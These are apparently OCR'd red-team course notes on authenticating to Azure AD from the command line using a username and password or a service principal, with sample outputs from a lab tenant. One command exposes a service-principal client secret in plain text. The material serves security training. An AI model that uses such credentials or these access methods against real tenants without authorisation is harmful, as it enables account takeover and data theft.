
Azure AD Connect

- Sync errors: Object errors found at 11:44 AM
- Sync status: last synced 29 minutes ago

Install the Office desktop apps

0365 / M365 User Portal :

https://office.com/



office.com/?auth=2

Good morning

Get started

Quick access

No recent content

Authenticate to Azure Programmatically

CLI -


- Az [Cross Platform]
- Az Powershell
- Azure-AD Powershell
- MsOnline Powershell

Credentials -

- [Username + Password] - Long Term Access
- Service Principal (App ID + Password or Certificate) - Long Term Access
- Access Token (Account ID + AccessToken) - Short Term Access

Az : Authentication using Username + Password


az login



```
PS C:\Users\Hacker> az login
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no we
b browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
You have logged in. Now let us find all the subscriptions to which you have access...
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "azure-global-admin@atomic-nuclear.site",
      "type": "user"
    }
  }
]
```

Az Powershell : Authentication using Username + Password


Connect-AzAccount



```
PS C:\Users\Hacker> Connect-AzAccount

Account                                SubscriptionName TenantId                             Environment
-------                                ---------------- --------                             -----------
azure-global-admin@atomic-nuclear.site Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Username + Password


Connect-AzureAD



```
PS C:\Users\Hacker> Connect-AzureAD

Account                                Environment TenantId                             TenantDomain         AccountType
-------                                ----------- --------                             ------------         -----------
azure-global-admin@atomic-nuclear.site AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 atomic-nuclear.site User
```

MsOnline : Authentication using Username + Password


Connect-MsolService



```
PS C:\Users\Hacker> Connect-MsolService
PS C:\Users\Hacker> Get-MsolCompanyInformation


DisplayName                              : Default Directory
PreferredLanguage                        : en
Street                                   :
City                                     :
State                                    :
PostalCode                               :
Country                                  :
CountryLetterCode                        : IN
TelephoneNumber                          :
MarketingNotificationEmails              : {}
TechnicalNotificationEmails              : {admin@atomic-nuclear.site}
SelfServePasswordResetEnabled            : True
UsersPermissionToCreateGroupsEnabled     : True
UsersPermissionToCreateLOBAppsEnabled    : True
UsersPermissionToReadOtherUsersEnabled   : True
UsersPermissionToUserConsentToAppEnabled : True
DirectorySynchronizationEnabled          : True
DirSyncServiceAccount                    : Sync_CLOUD-CONNECT_7263abeaec06@adminatomicnuclear.onmicrosoft.com
LastDirSyncTime                          : 28-04-2022 20:58:09
LastPasswordSyncTime                     : 28-04-2022 20:54:43
PasswordSynchronizationEnabled           : True
```

Az : Authentication using Service Principal (App ID + Password)

az login --service-principal -u **ApplicationID** -p **Password** --tenant **TenantID**




```
PS C:\Users\Hacker> az login --service-principal -u 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc -p .fQ8Q~z-.oUlVdnlj5q-aKL8Kj64qa3eCF975bK8 --tenant 143198c4-77be-
42f7-b18e-95c5b693e6b9
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
      "type": "servicePrincipal"
```

Az Powershell : Authentication using Authentication using Service Principal (App ID + Password)

$cred = Get-Credential [Where, Username = **Application ID** & Password = **Client Secret**]

